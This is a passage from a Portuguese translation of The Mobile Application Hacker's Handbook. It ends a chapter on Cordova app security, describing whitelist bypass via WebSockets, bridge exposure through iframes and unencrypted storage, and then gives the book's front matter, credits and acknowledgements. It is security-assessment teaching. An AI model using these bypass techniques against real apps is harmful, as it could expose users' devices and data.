O Apache Cordova para Android sobrecarrega o método `shouldInterceptRequest()` das estruturas do Android para interceptar e inspecionar URLs antes de serem carregados. Você deve estar ciente de que esse método não é abrangente e existem alguns protocolos que não podem ser interceptados usando essa técnica. A partir do Android 4.4, o Web Sockets é um desses protocolos e pode ser usado para contornar a implementação de lista branca do Cordova.

### Iframes e retornos de chamada

Quando um domínio na lista de permissões é carregado na Webview, ele tem acesso implícito à ponte Cordova. Se, no entanto, um domínio incluído na lista de permissões também carregar conteúdo por meio de um `iframe`, o conteúdo carregado também terá acesso à ponte. Um exemplo simples disso pode ser a lista de permissões de uma rede de publicidade. Se os anúncios forem carregados por um `iframe`, isso poderá expor inadvertidamente a ponte do Cordova a qualquer site de terceiros, o que significa que um anúncio mal-intencionado poderá executar qualquer ação que o próprio aplicativo Cordova possa executar. Há, no entanto, uma exceção a isso: quando o Cordova é usado no iOS. Nesse caso, todos os URLs são interceptados.

### Armazenamento criptografado

As APIs do sistema de arquivos do Cordova não oferecem suporte à criptografia. Em vez disso, ele se baseia no comportamento padrão da plataforma. Por exemplo, os aplicativos Cordova executados no iOS 7 ou superior herdarão a classe de proteção de dados padrão C (`kSecAttrAccessibleAfterFirstUnlock`) para criptografia de dados em repouso. No entanto, em algumas plataformas, como o Windows Phone, em que a criptografia não é suportada por padrão, o conteúdo pode ser armazenado no sistema de arquivos em texto simples. Isso é obviamente um problema para aplicativos que exigem armazenamento seguro e persistente. Há várias soluções para esse problema, incluindo plug-ins nativos que usam SQLCipher ou soluções alternativas específicas da plataforma usando o keystore do Android ou o keychain do iOS. Ao avaliar um aplicativo baseado no Cordova, você deve prestar atenção específica a qualquer conteúdo que seja armazenado de forma persistente e investigar quais mecanismos de criptografia, se houver, estão em vigor.

## Resumo

Este capítulo apresentou o conceito de aplicativos móveis multiplataforma e as várias preocupações de segurança associadas a esse tipo de aplicativo.

Uma consideração importante para aplicativos entre plataformas é se existe ou não uma ponte nativa e, em caso afirmativo, se ela está exposta de alguma forma. Este capítulo detalhou os vários métodos de implementação de pontes nativas nas diferentes plataformas. Também apresentou os dois métodos mais comuns de exploração de pontes: cross-application scripting e cross-site scripting.

A exploração de vulnerabilidades entre aplicativos ou de scripts entre sites em aplicativos entre plataformas pode ser bastante grave, principalmente se houver uma ponte nativa. As estruturas multiplataforma, como o Cordova, usam a lista de permissões para tentar reduzir a exposição da ponte, mas em muitos casos isso não é completo e, como você aprendeu neste capítulo, pode ser contornado em determinadas circunstâncias.

À medida que a tendência de desenvolvimento de aplicativos multiplataforma cresce, é provável que, no futuro, eles sejam submetidos a um exame mais minucioso da comunidade de segurança e que sejam descobertas outras vias de ataque.



# O aplicativo móvel **Hacker's Handbook**

---

Dominic Chell  
Tyrone Erasmus  
Shaun Colley  
Ollie Whitehouse

WILEY

## O manual do hacker de aplicativos móveis

Publicado por

**John Wiley & Sons, Inc.**

10475 Crosspoint Boulevard

Indianápolis, IN 46256

[www.wiley.com](http://www.wiley.com)

Copyright © 2015 by John Wiley & Sons, Inc., Indianapolis, Indiana Publicado simultaneamente no Canadá

ISBN: 978-1-118-95850-6

ISBN: 978-1-118-95852-0 (ebk)

ISBN: 978-1-118-95851-3 (ebk)

Nenhuma parte desta publicação pode ser reproduzida, armazenada em um sistema de recuperação ou transmitida de qualquer forma ou por qualquer meio, seja eletrônico, mecânico, fotocópia, gravação, digitalização ou outro, exceto conforme permitido pelas Seções 107 ou 108 da Lei de Direitos Autorais dos Estados Unidos de 1976, sem a permissão prévia por escrito da Editora ou autorização mediante o pagamento da taxa apropriada por cópia ao Copyright Clearance Center, 222 Rosewood Drive, Danvers, MA 01923, (978) 750-8400, fax (978) 646-8600. As solicitações de permissão à Editora devem ser encaminhadas ao Departamento de Permissões, John Wiley & Sons, Inc., 111 River Street, Hoboken, NJ 07030, (201) 748-6011, fax (201) 748-6008, ou on-line em <http://www.wiley.com/go/permissions>.

**Limite de responsabilidade/isenção de garantia:** A editora e o autor não fazem representações ou garantias com relação à precisão ou integridade do conteúdo desta obra e especificamente se isentam de todas as garantias, incluindo, sem limitação, garantias de adequação a uma finalidade específica. Nenhuma garantia pode ser criada ou ampliada por materiais promocionais ou de vendas. As recomendações e estratégias contidas neste documento podem não ser adequadas a todas as situações. Esta obra é vendida com o entendimento de que a editora não está envolvida na prestação de serviços jurídicos, contábeis ou outros serviços profissionais. Se for necessária assistência profissional, deve-se procurar os serviços de um profissional competente. Nem a editora nem o autor serão responsáveis por danos decorrentes desse fato. O fato de uma organização ou site da Web ser mencionado neste trabalho como uma citação e/ou uma possível fonte de informações adicionais não significa que o autor ou a editora endosse as informações que a organização ou o site possa fornecer ou as recomendações que ele possa fazer. Além disso, os leitores devem estar cientes de que os sites da Internet listados neste trabalho podem ter mudado ou desaparecido entre o momento em que este trabalho foi escrito e o momento em que ele é lido.

Para obter informações gerais sobre nossos outros produtos e serviços, entre em contato com nosso Departamento de Atendimento ao Cliente nos Estados Unidos pelo telefone (877) 762-2974, fora dos Estados Unidos pelo telefone (317) 572-3993 ou pelo fax (317) 572-4002.

A Wiley publica em uma variedade de formatos impressos e eletrônicos e por impressão sob demanda. Alguns materiais incluídos nas versões impressas padrão deste livro podem não estar incluídos nos e-books ou na impressão sob demanda. Se este livro fizer referência a uma mídia, como um CD ou DVD, que não esteja incluída na versão adquirida, você poderá fazer o download desse material em <http://booksupport.wiley.com>. Para obter mais informações sobre os produtos da Wiley, acesse [www.wiley.com](http://www.wiley.com).

**Número de controle da Biblioteca do Congresso:** 2014954689

**Marcas registradas:** Wiley e o logotipo Wiley são marcas comerciais ou marcas registradas da John Wiley & Sons, Inc. e/ou de suas afiliadas, nos Estados Unidos e em outros países, e não podem ser usados sem permissão por escrito. Todas as outras marcas comerciais são de propriedade de seus respectivos donos. A John Wiley & Sons, Inc. não está associada a nenhum produto ou fornecedor mencionado neste livro.

*Gostaria de dedicar este livro à minha esposa Adele e agradecê-la por seu apoio constante, não apenas durante o trabalho neste livro, mas em toda a minha carreira.*

*-Dominic*

*Gostaria de dedicar este livro a Wendy, o amor de minha vida. Mal posso esperar para passar meu tempo com alguém que me entende tão bem. Você me apóia incansavelmente, apesar de eu estar envolvido em muitos projetos que consomem muito tempo.*

*Você deve muitas noites de cinema e uma atualização do tempo em que eu estava ausente enquanto escrevia.*

*-Tyrone*

*Gostaria de dedicar este livro aos meus pais, Jill e Andy, bem como ao meu irmão Dave, por todo o apoio e incentivo que me deram ao longo dos anos. Meus amigos também são imensamente gratos por seu apoio e amizade ao longo dos anos.*

*-Shaun*

*Gostaria de dedicar este livro à Ilma, que por mais de uma década manteve acesa a chama do lar enquanto eu perseguia minha paixão ao redor do mundo.*

*-Ollie*

## Sobre os autores

**Dominic Chell** é cofundador da MDSec, onde, além de liderar a prática móvel, é responsável por oferecer consultoria e treinamento para diversos clientes. A carreira de Dominic se estende por mais de uma década e tem se concentrado quase que exclusivamente nos aspectos técnicos da segurança de aplicativos. Ele falou em várias conferências, além de ter lançado várias publicações sobre segurança móvel. Dominic também está listado como especialista no assunto para um exame de desenvolvimento seguro para iOS.

**Tyrone Erasmus** é formado em engenharia da computação e atualmente é o chefe de segurança móvel da MWR InfoSecurity South Africa. Ele gosta de se aprofundar em muitas áreas diferentes de testes de penetração e pesquisa de segurança, sendo que grande parte de seus esforços de pesquisa no passado foi dedicada ao Android. Seus interesses estão predominantemente na segurança ofensiva e no avanço de ferramentas e novas técnicas nessa esfera. Ele falou em várias conferências de segurança e fez parte da equipe que venceu a categoria Android no Mobile Pwn2Own em 2012. Seu trabalho é reconhecido internacionalmente no espaço de hacking do Android, e ele é conhecido entre os colegas como um profissional de segurança completo.

**Shaun Colley** é consultor de segurança principal da IOActive, onde se concentra em segurança de dispositivos móveis, revisão de código nativo e engenharia reversa. Durante sua carreira, ele se concentrou principalmente em segurança móvel e engenharia reversa. Shaun também falou várias vezes em encontros e conferências do setor. Ele é bacharel (Hons) em Química pela Universidade de Leeds, Inglaterra.

**Ollie Whitehouse** é diretor técnico do NCC Group, onde é responsável pelas operações de defesa cibernética, pelos serviços gerenciados e pelo grupo de desenvolvimento de explorações, além da inovação técnica em toda a prática de consultoria de segurança técnica. A carreira de Ollie se estendeu por quase duas décadas e incluiu pesquisa, consultoria e cargos de gerência na BlackBerry, Symantec e @stake, onde se especializou em segurança de software, móvel, incorporada, sem fio e de telecomunicações.

## Sobre o editor técnico

**Rob Shimonski** ([www.shimonski.com](http://www.shimonski.com)) é um autor e editor de best-sellers com mais de 15 anos de experiência no desenvolvimento, produção e distribuição de mídia impressa na forma de livros, revistas e periódicos. Até o momento, Rob criou com sucesso mais de 100 livros que estão atualmente em circulação. Rob trabalhou para inúmeras empresas, incluindo CompTIA, Microsoft, Wiley, Cisco, National Security Agency e Digidesign.

Rob tem mais de 20 anos de experiência em TI, redes, sistemas e segurança. Ele é um veterano das forças armadas dos EUA e esteve envolvido em tópicos e atribuições de segurança durante toda a sua carreira profissional. Nas forças armadas, Rob foi designado para um batalhão de comunicações (rádio) que apoiava esforços e exercícios de treinamento. Tendo trabalhado com telefones celulares desde a sua criação, Rob é especialista em desenvolvimento e segurança de telefones celulares.

# Créditos

**Editor executivo**

Carol Long

**Editor de projetos**

Sydney Argenta

**Editor técnico**

Rob Shimonski

**Editor de produção**

Rebecca Anderson

**Editor de texto**

Paula Lowell

**Gerente de desenvolvimento e montagem de conteúdo**

Mary Beth Wakefield

**Diretor de Marketing**

David Mayhew

**Gerente de marketing**

Carrie Sherrill

**Diretor de Tecnologia e Estratégia Profissional**

Barry Pruett

**Gerente de negócios**

Amy Knies

**Editora associada**

Jim Minatel

**Coordenador de projetos, cobertura**

Patrick Redmond

**Revisor**

Sarah Kaikini, Word One Nova York

**Indexador**

Johnna VanHoose Dinse

**Designer de capa**

Wiley

**Imagen da capa**

Engrenagens de relógio © iStock.com/Ryhor Bruyeu; ícone do aplicativo © iStock.com/ -cuba-

# Agradecimentos

Em primeiro lugar, Dominic gostaria de agradecer aos outros autores pelo trabalho árduo no desenvolvimento deste livro; sem suas contribuições, a montanha teria sido grande demais para ser escalada! Dominic também gostaria de agradecer o apoio de seus colegas da MDSec, em especial Marcus Pinto, Dan Brown, Ryan Chell e Matthew Hickey, que trabalharam incansavelmente para suprir as necessidades enquanto ele escrevia este livro. Ele também gostaria de destacar o excelente trabalho que a comunidade de segurança mais ampla fez nesse campo e que lhe serviu de base para expandir seu conhecimento - quando aplicável, esse trabalho foi devidamente referenciado neste livro. Dominic também está em dívida com as inúmeras pessoas com quem teve o prazer de trabalhar ao longo dos anos e com quem aprendeu muito, incluindo Dafydd Stuttard, John Heasman, Peter Winter-Smith, Adam Matthews, Sherief Hammad e o restante da equipe da antiga NGS Software. Por fim, Dominic gostaria de agradecer a seus pais por tudo o que fizeram e continuam fazendo; o apoio deles tem sido inestimável ao longo dos anos.

Tyrone gostaria de agradecer a Daniel e ao restante da equipe da MWR por trabalharem com ele no Android e compartilharem seus conhecimentos, bem como a Riaan e Harry por apoiá-lo ao longo de sua carreira. Ele também gostaria de agradecer à sua família e aos seus amigos, que mantêm um interesse ativo em sua vida e o lembram de que há vida além da tela do computador. Por fim, Tyrone gostaria de agradecer a Dominic por entrar em contato com ele do nada para fazer parte da equipe de autores!

Shaun gostaria de agradecer a todos os autores deste livro por ajudarem a torná-lo realidade; quem sabe onde a ideia deste livro estaria sem eles. Shaun também gostaria de agradecer a seus colegas da IOActive pelo apoio durante a redação deste livro. Ele gostaria de agradecer a todos aqueles com quem compartilhou conversas interessantes sobre segurança de computadores e outros tópicos da vida real completamente não relacionados, incluindo Dominic Chell, Marcus Pinto, Matthew Hickey, John Heasman, Ilja van Sprundel, Peter Winter-Smith, Ben Harrison-Smith, Vincent Berg e Shane Macaulay, entre outros. Por fim, Shaun gostaria de agradecer a seus pais, Jill e Andy, a seu irmão Dave e ao restante de sua família pelo apoio contínuo durante sua carreira, bem como a seus amigos, simplesmente por serem companheiros incríveis.

Ollie gostaria de agradecer a todos os pesquisadores de segurança que publicaram suas pesquisas de segurança relacionadas às tecnologias BlackBerry, incluindo Zach Lanier, Ben Nell, Ralf-Philipp Weinmann, Shivang Desa, Tim Brown, Alex Plaskett, Daniel Martin Gomez e Andy Davis. Sem o trabalho árduo e a perseverança dessas pessoas, o entendimento público não estaria onde está hoje. Ele também gostaria de agradecer às inúmeras pessoas com quem teve a sorte de trabalhar ao longo dos anos e com quem aprendeu muito, incluindo Foob, Nathan Catlow, Bambam, Rob Wood, Aaron Adams, Pete Beck, Paul Collett, Paul Ashton, Jeremy Boone, Jon Lindsay, Graham Murphy e Ian Robertson. O agradecimento final de Ollie é para o Twitter, por fornecer distrações contínuas, e para Kismet (o gato), por lhe fazer companhia nos fins de semana enquanto escrevia seus capítulos.

Por fim, como equipe, somos gratos ao pessoal da Wiley - em especial a Carol Long, Sydney Argenta e ao restante da nossa equipe editorial. Sua ajuda no desenvolvimento e aperfeiçoamento do nosso manuscrito foi inestimável, e pedimos desculpas novamente por testar nossos prazos. Em especial, um grande pedido de desculpas de Shaun, que não gosta de nada mais do que deixar tudo para o último minuto!

# CONTRATO DE LICENÇA DE USUÁRIO FINAL DA WILEY

Vá para [www.wiley.com/go/eula](http://www.wiley.com/go/eula) para acessar o EULA do ebook da Wiley.

# Hacker's He | db00k



■ Dominic Chell ■ Tyrone Erasmus  
■ Shaun Colley ■ Ollie Whitehouse

WILEY